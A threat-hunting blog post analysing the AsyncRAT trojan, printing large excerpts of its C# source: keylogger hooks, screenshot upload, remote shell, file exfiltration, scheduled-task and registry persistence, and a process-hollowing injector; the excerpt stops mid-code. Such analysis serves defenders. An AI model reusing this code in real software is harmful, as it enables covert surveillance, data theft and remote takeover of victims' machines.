

# Malware source code investigation: AsyncRAT

---

 [mssplab.github.io/threat-hunting/2023/05/19/malware-src-asyncrat.html](https://mssplab.github.io/threat-hunting/2023/05/19/malware-src-asyncrat.html)

May 19, 2023



8 minute read

AsyncRAT is a Remote Access Trojan (RAT) designed to remotely monitor and control infected systems. It is free, open-source, and often used by cybercriminals for malicious purposes, such as stealing sensitive information, installing more malware, or performing DDoS attacks.



In this small research we are detailed investigate the source code of *AsyncRAT* and highlights the main features.

AsyncRAT has been included in [app.any.run's weekly TOP 10](#) malware trends tracker for the past few months.

The image shows a tweet from the account ANY.RUN (@anyrun\_app). The tweet content is a list of the top 10 malware threats by uploads for the last week. Below the list is a link to a website and a bar chart titled 'TOP 10 LAST WEEK'S THREATS BY UPLOADS'. The bar chart displays the number of uploads for each threat and the change in uploads compared to the previous week.

ANY.RUN  
@anyrun\_app



TOP10 last week's threats by uploads

- #Redline 424 (424)
- ↑ #Agenttesla 154 (143)
- ↑ #Remcos 118 (85)
- ↑ #Formbook 104 (81)
- ↑ #Asyncrat 95 (83)
- ↓ #Vidar 76 (90)
- ↑ #Lokibot 65 (35)
- ↑ #Quasar 57 (52)
- ↑ #Emotet 50 (29)
- ↓ #Dcrat 47 (48)

[any.run/malware-trends...](#)


### TOP 10 LAST WEEK'S THREATS BY UPLOADS

Threat	Current Uploads	Change
Redline	424	0
Agenttesla	154	+11
Remcos	118	+33
Formbook	104	+23
Asyncrat	95	+12
Vidar	76	-14
Lokibot	65	+30
Quasar	57	+5
Emotet	50	+21
Dcrat	47	-1




## Client-Server Architecture

When executed, the *AsyncRat GUI* allows criminals to control the infected machine. The code is open-source and can be modified to suit the purposes of criminals:



*AsyncRAT* implements a client-server architecture. The client side is the infected machine, whereas the server side is the attacker-operated control interface. The client establishes a connection with the server using asynchronous TCP sockets, which permits multiple simultaneous connections without interference.



## Core Functionalities

---

*AsyncRAT* includes several functionalities that permit a high degree of control over infected systems:

**Remote Desktop** - The client captures screenshots of the desktop and sends them to the server, allowing the attacker to see the victim's activities in real time.

*AsyncRAT* uses the **.NET Framework's** built-in libraries to capture screenshots from the victim's machine. The following is a more technical breakdown of how this feature works in the *AsyncRAT* client.

In the *AsyncRAT's* source code, you would find a function responsible for capturing screenshots. This function is typically invoked when the server sends a specific command to the client.

To capture the screenshot, *AsyncRAT* leverages the **System.Drawing** namespace in the **.NET Framework**, which provides access to **GDI+** basic graphics functionality. More specifically, it uses the **Bitmap** and **Graphics** classes to capture and store the screenshot(`/Plugin/Options/Options/Handler/HandleThumbnails.cs`):

```
HandleThumbnails.cs X
AsyncRAT-C# > Plugin > Options > Options > Handler > HandleThumbnails.cs
5 using System.Drawing.Imaging;
6 using System.IO;
7 using System.Linq;
8 using System.Text;
9 using System.Threading;
10 using System.Windows.Forms;
11
12 namespace Plugin.Handler
13 {
14     public class HandleThumbnails
15     {
16         public HandleThumbnails()
17         {
18             try
19             {
20                 Packet.ctsThumbnails?.Cancel();
21                 Packet.ctsThumbnails = new CancellationTokenSource();
22
23                 while (Connection.IsConnected && !Packet.ctsThumbnails.IsCancellationRequested)
24                 {
25                     Thread.Sleep(new Random().Next(2500, 7000));
26                     Bitmap bmp = new Bitmap(Screen.PrimaryScreen.Bounds.Width, Screen.PrimaryScreen.Bounds.Height);
27                     using (Graphics g = Graphics.FromImage(bmp))
28                     using (MemoryStream memoryStream = new MemoryStream())
29                     {
30                         g.CopyFromScreen(0, 0, 0, 0, Screen.PrimaryScreen.Bounds.Size);
31                         Image thumb = bmp.GetThumbnailImage(256, 256, () => false, IntPtr.Zero);
32                         thumb.Save(memoryStream, ImageFormat.Jpeg);
33                         MsgPack msgpack = new MsgPack();
34                         msgpack.ForcePathObject("Packet").AsString = "thumbnails";
35                         msgpack.ForcePathObject("Hwid").AsString = Connection.Hwid;
36                         msgpack.ForcePathObject("Image").SetAsBytes(memoryStream.ToArray());
37                         Connection.Send(msgpack.Encode2Bytes());
38                         thumb.Dispose();
39                     }
40                     bmp.Dispose();
41                 }
42             }
43         }
44     }
45 }
```

This code does the following:

- Creates a new `Bitmap` object with the same size as the screen. The `Screen.PrimaryScreen.Bounds` property is used to determine the size of the screen.
- Creates a `Graphics` object from the bitmap. This object is used to perform the screenshot operation.
- Uses the `Graphics.CopyFromScreen` method to take the screenshot. This method copies the pixels from the screen and stores them in the bitmap.

After the screenshot is captured and stored in the bitmap, *AsyncRAT* then usually converts the bitmap to a byte array and sends it to the server. The server can then reconstruct the bitmap from the byte array to view the screenshot. It's worth noting that the screenshot is usually compressed before being sent to reduce network usage.

**Keylogger** - *AsyncRAT* logs keystrokes and periodically sends the data to the server. This feature can capture sensitive information like passwords and credit card numbers.

*AsyncRAT* captures keystrokes by using the `SetWindowsHookEx` function, which is part of the Windows API. This function allows the application to install a "hook" that monitors the message traffic in the system and retrieves specific types of messages, such as keypresses.

The following is a code of how *AsyncRAT* implement a keylogger in **C#** using the **SetWindowsHookEx** function (**Plugin/LimeLogger/LimeLogger/Packet.cs**):

```
HandleThumbnails.cs Packet.cs x
AsyncRAT-C# > Plugin > LimeLogger > LimeLogger > Packet.cs
241 #region "Hooks & Native Methods"
242
243 private const int WM_KEYDOWN = 0x0100;
244 private static readonly LowLevelKeyboardProc _proc = HookCallback;
245 private static IntPtr _hookID = IntPtr.Zero;
246 private static readonly int WH_KEYBOARD_LL = 13;
247 private static string CurrentActiveWindowTitle;
248
249
250 [DllImport("user32.dll")]
251 private static extern int GetWindowText(IntPtr hWnd, StringBuilder text, int count);
252 private delegate IntPtr LowLevelKeyboardProc(int nCode, IntPtr wParam, IntPtr lParam);
253 [DllImport("user32.dll", CharSet = CharSet.Auto, SetLastError = true)]
254 private static extern IntPtr SetWindowsHookEx(int idHook, LowLevelKeyboardProc lpfn, IntPtr hMod, uint dwThreadId);
255 [DllImport("user32.dll", CharSet = CharSet.Auto, SetLastError = true)]
256 [return: MarshalAs(UnmanagedType.Bool)]
257 private static extern bool UnhookWindowsHookEx(IntPtr hhk);
258 [DllImport("user32.dll", CharSet = CharSet.Auto, SetLastError = true)]
259 private static extern IntPtr CallNextHookEx(IntPtr hhk, int nCode, IntPtr wParam, IntPtr lParam);
260 [DllImport("kernel32.dll", CharSet = CharSet.Auto, SetLastError = true)]
261 private static extern IntPtr GetModuleHandle(string lpModuleName);
262
263 [DllImport("user32.dll")]
264 static extern IntPtr GetForegroundWindow();
265
266 [DllImport("user32.dll", SetLastError = true)]
267 static extern uint GetWindowThreadProcessId(IntPtr hWnd, out uint lpdwProcessId);
268
269 [DllImport("user32.dll", CharSet = CharSet.Auto, ExactSpelling = true, CallingConvention = CallingConvention.Winapi)]
270 public static extern short GetKeyState(int keyCode);
271
272 [DllImport("user32.dll", SetLastError = true)]
273 [return: MarshalAs(UnmanagedType.Bool)]
274 static extern bool GetKeyboardState(byte[] lpKeyState);
275 [DllImport("user32.dll")]
276 static extern IntPtr GetKeyboardLayout(uint idThread);
277 [DllImport("user32.dll")]
278 static extern int ToUnicodeEx(uint wVirtKey, uint wScanCode, byte[] lpKeyState, [Out, MarshalAs(UnmanagedType.LPWStr)] S1
279 [DllImport("user32.dll")]
280 static extern uint MapVirtualKey(uint uCode, uint uMapType);
281
282 #endregion
283
```

The **SetHook** function installs the keyboard hook by calling **SetWindowsHookEx** with the **LowLevelKeyboardProc** delegate. The hook is then uninstalled using **UnsetHook**:

```

private static IntPtr SetHook(LowLevelKeyboardProc proc)
{
    try
    {
        using (Process curProcess = Process.GetCurrentProcess())
        using (ProcessModule curModule = curProcess.MainModule)
        {
            return SetWindowsHookEx(WH_KEYBOARD_LL, proc,
                GetModuleHandle(curModule.ModuleName), 0);
        }
    }
    catch (Exception ex)
    {
        Packet.Error(ex.Message);
        isON = false;
        return IntPtr.Zero;
    }
}

```

**File Explorer** - The client can navigate the filesystem, upload files to the server, download files from the server, and execute files.

To accomplish these tasks, *AsyncRAT* uses standard **.NET Framework** libraries. Let's break down each function separately.

*Navigating the File System.* The **System.IO** namespace in the **.NET Framework** contains classes for manipulating files and directories. For example, *AsyncRAT* retrieve a list of files in a directory using the **Directory.GetFiles** method ([Plugin/FileSearcher/FileSearcher/Packet.cs](#)):



```

51 .....public static List<string> GetAllAccessibleFiles(string rootPath, List<string> alreadyFound = null)
52 .....{
53 .....    if (alreadyFound == null)
54 .....        alreadyFound = new List<string>();
55 .....    DirectoryInfo di = new DirectoryInfo(rootPath);
56 .....    var dirs = di.EnumerateDirectories();
57 .....    foreach (DirectoryInfo dir in dirs)
58 .....    {
59 .....        if (!(dir.Attributes & FileAttributes.Hidden) == FileAttributes.Hidden)
60 .....        {
61 .....            alreadyFound = GetAllAccessibleFiles(dir.FullName, alreadyFound);
62 .....        }
63 .....    }
64 .....
65 .....    var files = Directory.GetFiles(rootPath);
66 .....    foreach (string file in files)
67 .....    {
68 .....        if (CurrentSize >= SizeLimit)
69 .....        {
70 .....            break;
71 .....        }
72 .....        if (Extensions.Contains(Path.GetExtension(file).ToLower()))
73 .....        {
74 .....            alreadyFound.Add(file);
75 .....            CurrentSize = CurrentSize + new FileInfo(file).Length;
76 .....        }
77 .....    }
78 .....
79 .....    return alreadyFound;
80 .....}

```

And get subdirectories with `Directory.GetDirectories` method  
(`Plugin/FileManager/FileManager/Handler/FileManager.cs`):

```

FileManager.cs X
AsyncRAT-C# > Plugin > FileManager > FileManager > Handler > FileManager.cs
275     }
276     }
277     catch { }
278 }
279
280     public void GetPath([string path])
281     {
282     try
283     {
284         Debug.WriteLine($"Getting [{path}]");
285         MsgPack msgpack = new MsgPack();
286         msgpack.ForcePathObject("Packet").AsString = "fileManager";
287         msgpack.ForcePathObject("Hwid").AsString = Connection.Hwid;
288         msgpack.ForcePathObject("Command").AsString = "getPath";
289         StringBuilder sbFolder = new StringBuilder();
290         StringBuilder sbFile = new StringBuilder();
291
292         if (path == "DESKTOP") path = Environment.GetFolderPath(Environment.SpecialFolder.Desktop);
293         if (path == "APPDATA") path = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.UserProfile), "AppData");
294         if (path == "USER") path = Environment.GetFolderPath(Environment.SpecialFolder.UserProfile);
295
296         foreach (string folder in Directory.GetDirectories(path))
297         {
298             sbFolder.Append(Path.GetFileName(folder) + "->" + Path.GetFullPath(folder) + "->");
299         }
300         foreach (string file in Directory.GetFiles(path))
301         {
302             using (MemoryStream ms = new MemoryStream())
303             {
304                 GetIcon(file.ToLower()).Save(ms, ImageFormat.Png);
305                 sbFile.Append(Path.GetFileName(file) + "->" + Path.GetFullPath(file) + "->" + Convert.ToBase64String(ms.ToArray()));
306             }
307         }
308         msgpack.ForcePathObject("Folder").AsString = sbFolder.ToString();
309         msgpack.ForcePathObject("File").AsString = sbFile.ToString();
310         msgpack.ForcePathObject("CurrentPath").AsString = path.ToString();
311         Connection.Send(msgpack.Encode2Bytes());
312     }
313     catch (Exception ex)
314     {
315         Debug.WriteLine(ex.Message);
316         Error(ex.Message);
317     }
}

```

*Uploading Files To the Server.* To read the contents of a file, AsyncRAT uses the `File.ReadAllBytes` method, which reads a file and returns its contents as a byte array (for example in `Plugin/FileSearcher/FileSearcher/Packet.cs`):

```

...
if (Save(files))
{
    MsgPack msgpack = new MsgPack();
    msgpack.ForcePathObject("Packet").AsString = "fileSearcher";
    msgpack.ForcePathObject("Hwid").AsString = Connection.Hwid;
    msgpack.ForcePathObject("ZipFile").SetAsBytes(File.ReadAllBytes(ZipfilePath));
    Connection.Send(msgpack.Encode2Bytes());
}
}

```

*Downloading Files from the Server.* When the server sends a file, it is usually in the form of a byte array. The client can save this byte array to a file using the `File.WriteAllBytes` method (for example in: `Server/HandlePacket/HandleFileSearcher.cs`):

```
Packet.cs HandlerFileSearcher.cs X
AsyncRAT-C# > Server > Handle Packet > HandlerFileSearcher.cs
5 using System.Drawing;
6 using System.IO;
7 using System.Linq;
8 using System.Text;
9 using System.Threading.Tasks;
10 using System.Windows.Forms;
11
12 namespace Server.Handle_Packet
13 {
14     public class HandlerFileSearcher
15     {
16         public async void SaveZipFile(Clients client, MsgPack unpack_msgpack)
17         {
18             try
19             {
20                 string fullPath = Path.Combine(Application.StartupPath, "ClientsFolder", unpack_msgpack.ForcePathObject("Hwid").AsString);
21                 if (!Directory.Exists(fullPath))
22                     Directory.CreateDirectory(fullPath);
23                 await Task.Run(() =>
24                 {
25                     byte[] zipFile = unpack_msgpack.ForcePathObject("ZipFile").GetAsBytes();
26                     File.WriteAllBytes(fullPath + "/" + DateTime.Now.ToString("MM-dd-yyyy HH:mm:ss") + ".zip", zipFile);
27                 });
28                 new HandleLogs().Addmsg($"Client {client.Ip} file searcher was successfully @ ClientsFolder/{unpack_msgpack.ForcePathObject("Hwid").AsString}");
29                 client.Disconnected();
30             }
31             catch (Exception ex)
32             {
33                 new HandleLogs().Addmsg($"FileSearcher {ex.Message}", Color.Red);
34             }
35         }
36     }
37 }
38
```

**Executing Files.** To execute a file, AsyncRAT uses the `Process.Start` method from the `System.Diagnostics` namespace (Plugin/FileManager/FileManager/Handler/FileManager.cs):

```
50 case "socketDownload":
51 {
52     DownloadFile(unpack_msgpack.ForcePathObject("File").AsString, unpack_msgpack.ForcePathObject("DWID").AsString);
53     break;
54 }
55
56 case "deleteFile":
57 {
58     string fullPath = unpack_msgpack.ForcePathObject("File").AsString;
59     File.Delete(fullPath);
60     break;
61 }
62
63 case "execute":
64 {
65     string fullPath = unpack_msgpack.ForcePathObject("File").AsString;
66     Process.Start(fullPath);
67     break;
68 }
69
70 case "createFolder":
71 {
72     string fullPath = unpack_msgpack.ForcePathObject("Folder").AsString;
73     if (!Directory.Exists(fullPath)) Directory.CreateDirectory(fullPath);
74     break;
75 }
76
77 case "deleteFolder":
78 {
79     string fullPath = unpack_msgpack.ForcePathObject("Folder").AsString;
80     if (Directory.Exists(fullPath)) Directory.Delete(fullPath, true);
81     break;
82 }
83
```

**Process Manager** - The client retrieves a list of running processes and can kill or start processes.

*AsyncRAT* utilizes the `System.Diagnostics` namespace in the `.NET Framework` to interact with system processes. *Retrieving a List of Running Processes*. The `Process` class in the `System.Diagnostics` namespace has a static method `GetProcesses` that returns an array of `Process` objects, which represent all the processes currently running on the system. Here is how it's used (`Plugin/ProcessManager/ProcessManager/Packet.cs`):

```
46     public class HandleProcessManager
47     {
48         public void ProcessKill(int ID)
49         {
50             foreach (var process in Process.GetProcesses())
51             {
52                 try
53                 {
54                     if (process.Id == ID)
55                     {
56                         process.Kill();
57                     }
58                 }
59                 catch { };
60             }
61             ProcessList();
62         }

```

also use `SELECT ProcessId, Name, ExecutablePath FROM Win32_Process` query:

```

64 .....public void ProcessList()
65 .....{
66 .....    try
67 .....    {
68 .....        StringBuilder sb = new StringBuilder();
69 .....        var query = "SELECT ProcessId, Name, ExecutablePath FROM Win32_Process";
70 .....        using (var searcher = new ManagementObjectSearcher(query))
71 .....        using (var results = searcher.Get())
72 .....        {
73 .....            var processes = results.Cast<ManagementObject>().Select(x => new
74 .....            {
75 .....                ProcessId = (UInt32)x["ProcessId"],
76 .....                Name = (string)x["Name"],
77 .....                ExecutablePath = (string)x["ExecutablePath"]
78 .....            });
79 .....            foreach (var p in processes)
80 .....            {
81 .....                if (File.Exists(p.ExecutablePath))
82 .....                {
83 .....                    string name = p.ExecutablePath;
84 .....                    string key = p.ProcessId.ToString();
85 .....                    Icon icon = Icon.ExtractAssociatedIcon(p.ExecutablePath);
86 .....                    Bitmap bmpIcon = icon.ToBitmap();
87 .....                    using (MemoryStream ms = new MemoryStream())
88 .....                    {
89 .....                        bmpIcon.Save(ms, ImageFormat.Png);
90 .....                        sb.Append(name + "->" + key + "->" + Convert.ToBase64String(ms.ToArray()) + "->");
91 .....                    }
92 .....                }
93 .....            }
94 .....        }
95 .....        MsgPack msgpack = new MsgPack();
96 .....        msgpack.ForcePathObject("Packet").AsString = "processManager";
97 .....        msgpack.ForcePathObject("Hwid").AsString = Connection.Hwid;
98 .....        msgpack.ForcePathObject("Message").AsString = sb.ToString();
99 .....        Connection.Send(msgpack.Encode2Bytes());
100 .....    }
101 .....    catch { }
102 .....}
103

```

*Starting a Process.* To start a new process, *AsyncRAT* uses the `Process.Start` method, which starts a process resource by specifying the name of an application or document:

```
NormalStartup.cs X
AsyncRAT-C# > Client > Install > NormalStartup.cs
13 ..... public static void Install()
14 ..... {
15 .....     try
16 .....     {
17 .....         FileInfo installPath = new FileInfo(Path.Combine(Environment.ExpandEnvironmentVariables(Settings.InstallFolder)
18 .....         string currentProcess = Process.GetCurrentProcess().MainModule.FileName;
19 .....         if (currentProcess != installPath.FullName) //check if payload is running from installation path
20 .....         {
21 .....         }
22 .....         foreach (Process P in Process.GetProcesses()) //kill any process which shares same path
23 .....         {
24 .....             try
25 .....             {
26 .....                 if (P.MainModule.FileName == installPath.FullName)
27 .....                 {
28 .....                     P.Kill();
29 .....                 }
30 .....             } catch { }
31 .....         }
32 .....         if (Methods.IsAdmin()) //if payload is running as administrator install schtasks
33 .....         {
34 .....             Process.Start(new ProcessStartInfo
35 .....             {
36 .....                 FileName = "cmd",
37 .....                 Arguments = "/c schtasks /create /f /sc onlogon /rl highest /tn " + "\"" + Path.GetFileNameWithoutE
38 .....                 WindowStyle = ProcessWindowStyle.Hidden,
39 .....                 CreateNoWindow = true,
40 .....             });
41 .....         }
42 .....         else
43 .....         {
44 .....             using (RegistryKey key = Registry.CurrentUser.OpenSubKey(Strings.StrReverse(@"\nuR\noisreVtneruC\swodr
45 .....             {
46 .....                 key.SetValue(Path.GetFileNameWithoutExtension(installPath.Name), "\"" + installPath.FullName + "\"
47 .....             }
48 .....         }
49 .....         FileStream fs;
50 .....         if (File.Exists(installPath.FullName))
51 .....         {
52 .....             File.Delete(installPath.FullName);
53 .....         }
```

Note that all these operations require sufficient permissions. If the *AsyncRAT* client doesn't have the necessary permissions, these operations will fail.

**Remote Shell** - The client can execute shell commands from the server, enabling an even greater degree of control.

The ability to execute shell commands remotely is a powerful feature of *AsyncRAT*. This feature allows the attacker to execute virtually any command, as if they were physically present at the victim's machine.

*AsyncRAT* executes shell commands by using the `System.Diagnostics.Process` class in the `.NET Framework`. This class provides the `Start` method, which can start a new process. To execute a shell command, *AsyncRAT* starts a new instance of `cmd.exe` with the shell command as a parameter

(`Plugin/Miscellaneous/Miscellaneous/Handler/HandleShell.cs`):

```
NormalStartup.cs HandleShell.cs x
AsyncRAT-C# > Plugin > Miscellaneous > Miscellaneous > Handler > HandleShell.cs
19
20 ..... public static void ShellWriteLine(string arg)
21 ..... {
22 .....     Input = arg;
23 .....     CanWrite = true;
24 ..... }
25
26 ..... public static void StarShell()
27 ..... {
28 .....     ProcessShell = new Process()
29 .....     {
30 .....         StartInfo = new ProcessStartInfo("cmd")
31 .....         {
32 .....             UseShellExecute = false,
33 .....             CreateNoWindow = true,
34 .....             RedirectStandardOutput = true,
35 .....             RedirectStandardInput = true,
36 .....             RedirectStandardError = true,
37 .....             WorkingDirectory = Path.GetPathRoot(Environment.GetFolderPath(Environment.SpecialFolder.System))
38 .....         }
39 .....     };
40 .....     ProcessShell.OutputDataReceived += ShellDataHandler;
41 .....     ProcessShell.ErrorDataReceived += ShellDataHandler;
42 .....     ProcessShell.Start();
43 .....     ProcessShell.BeginOutputReadLine();
44 .....     ProcessShell.BeginErrorReadLine();
45 .....     while (Connection.IsConnected)
46 .....     {
47 .....         Thread.Sleep(1);
48 .....         if (CanWrite)
49 .....         {
50 .....             if (Input == "exit".ToLower())
51 .....             {
52 .....                 break;
53 .....             }
54 .....             ProcessShell.StandardInput.WriteLine(Input);
55 .....             CanWrite = false;
56 .....         }
57 .....     }
58
59 .....     ShellClose();
60 .....     return;
61 ..... }
```

Ln 44, Col 47 Spaces: 4 UTF-8 with BOM

## Stealth and Persistence

To evade detection, *AsyncRAT* uses several techniques:

**Process Injection** - *AsyncRAT* injects its core functionality into a separate process to hide its malicious activities.

The injector is used to load into the memory the *AsyncRAT* file by taking advantage of the Process Hollowing technique. As demonstrated, a new thread is created, put in a suspended state (pause), the target file mapped into the memory, and then executed:

```

80 public static void Execute(string path, byte[] data)
81 {
82     for (int i = 0; i < 10; i++)
83     {
84         int readWrite = 0x0;
85         StartupInformation si = new StartupInformation();
86         ProcessInformation pi = new ProcessInformation();
87         si.Size = Convert.ToInt32(Marshal.SizeOf(typeof(StartupInformation)));
88         try
89         {
90             if (!CreateProcessA(path, string.Empty, IntPtr.Zero, IntPtr.Zero, false, 0x00000004 | 0x08000000, IntPtr.Zero, IntPtr.Zero, IntPtr.Zero, IntPtr.Zero, IntPtr.Zero))
91                 int fileAddress = BitConverter.ToInt32(data, 0x3C);
92                 int imageBase = BitConverter.ToInt32(data, fileAddress + 0x34);
93                 int[] context = new int[0xB3];
94                 context[0x0] = 0x10002;
95                 if (IntPtr.Size == 0x4)
96                 { if (!GetThreadContext(pi.ThreadHandle, context)) throw new Exception(); }
97                 else
98                 { if (!Wow64GetThreadContext(pi.ThreadHandle, context)) throw new Exception(); }
99                 int ebx = context[0x29];
100                 int baseAddress = 0x0;
101                 if (!ReadProcessMemory(pi.ProcessHandle, ebx + 0x8, ref baseAddress, 0x4, ref readWrite)) throw new Exception();
102                 if (imageBase == baseAddress)
103                     if (ZwUnmapViewOfSection(pi.ProcessHandle, baseAddress) != 0x0) throw new Exception();
104                 int sizeOfImage = BitConverter.ToInt32(data, fileAddress + 0x50);
105                 int sizeOfHeaders = BitConverter.ToInt32(data, fileAddress + 0x54);
106                 bool allowOverride = false;
107                 int newImageBase = VirtualAllocEx(pi.ProcessHandle, imageBase, sizeOfImage, 0x3000, 0x40);
108

```

```

109         if (newImageBase == 0x0) throw new Exception();
110         if (!WriteProcessMemory(pi.ProcessHandle, newImageBase, data, sizeOfHeaders, ref readWrite)) throw new Exception();
111         int sectionOffset = fileAddress + 0xF8;
112         short numberOfSections = BitConverter.ToInt16(data, fileAddress + 0x6);
113         for (int I = 0; I < numberOfSections; I++)
114         {
115             int virtualAddress = BitConverter.ToInt32(data, sectionOffset + 0xC);
116             int sizeOfRawData = BitConverter.ToInt32(data, sectionOffset + 0x10);
117             int pointerToRawData = BitConverter.ToInt32(data, sectionOffset + 0x14);
118             if (sizeOfRawData != 0x0)
119             {
120                 byte[] sectionData = new byte[sizeOfRawData];
121                 Buffer.BlockCopy(data, pointerToRawData, sectionData, 0x0, sectionData.Length);
122                 if (!WriteProcessMemory(pi.ProcessHandle, newImageBase + virtualAddress, sectionData, sectionData.Length, ref readWrite))
123                     throw new Exception();
124                 sectionOffset += 0x28;
125             }
126             byte[] pointerData = BitConverter.GetBytes(newImageBase);
127             if (!WriteProcessMemory(pi.ProcessHandle, ebx + 0x8, pointerData, 0x4, ref readWrite)) throw new Exception();
128             int addressOfEntryPoint = BitConverter.ToInt32(data, fileAddress + 0x28);
129             if (allowOverride) newImageBase = imageBase;
130             context[0x2C] = newImageBase + addressOfEntryPoint;
131         }
132         if (IntPtr.Size == 0x4)
133         {
134             if (!SetThreadContext(pi.ThreadHandle, context)) throw new Exception();
135         }
136         else
137         {
138             if (!Wow64SetThreadContext(pi.ThreadHandle, context)) throw new Exception();
139         }
140         if (ResumeThread(pi.ThreadHandle) == -1) throw new Exception();
141     }
142     catch
143     {
144         Process.GetProcessById(Convert.ToInt32(pi.ProcessId)).Kill();
145         continue;
146     }

```

**Anti-Analysis** - The client employs various anti-analysis techniques, including the detection of virtual machines and sandbox environments.

Malware often employs anti-analysis techniques to evade detection, avoid being analyzed in a controlled environment, and ultimately to make reverse-engineering more challenging. This includes checks for virtual machines (VMs) and sandbox environments, which are commonly used tools for malware analysis.



Analyzing the source code of *AsyncRAT*, you may find various techniques that it employs to achieve this ([Client/Helper/Anti\\_Analysis.cs](#)). While specific implementation details could vary depending on the version or variant of the RAT, here's an example of what these anti-analysis checks might look like in practice.

Here is how *AsyncRAT* check for a VM and a sandbox:

```
53 ..... private static bool DetectManufacturer()
54 ..... {
55 .....     try
56 .....     {
57 .....         using (var searcher = new ManagementObjectSearcher("Select * from Win32_ComputerSystem"))
58 .....         {
59 .....             using (var items = searcher.Get())
60 .....             {
61 .....                 foreach (var item in items)
62 .....                 {
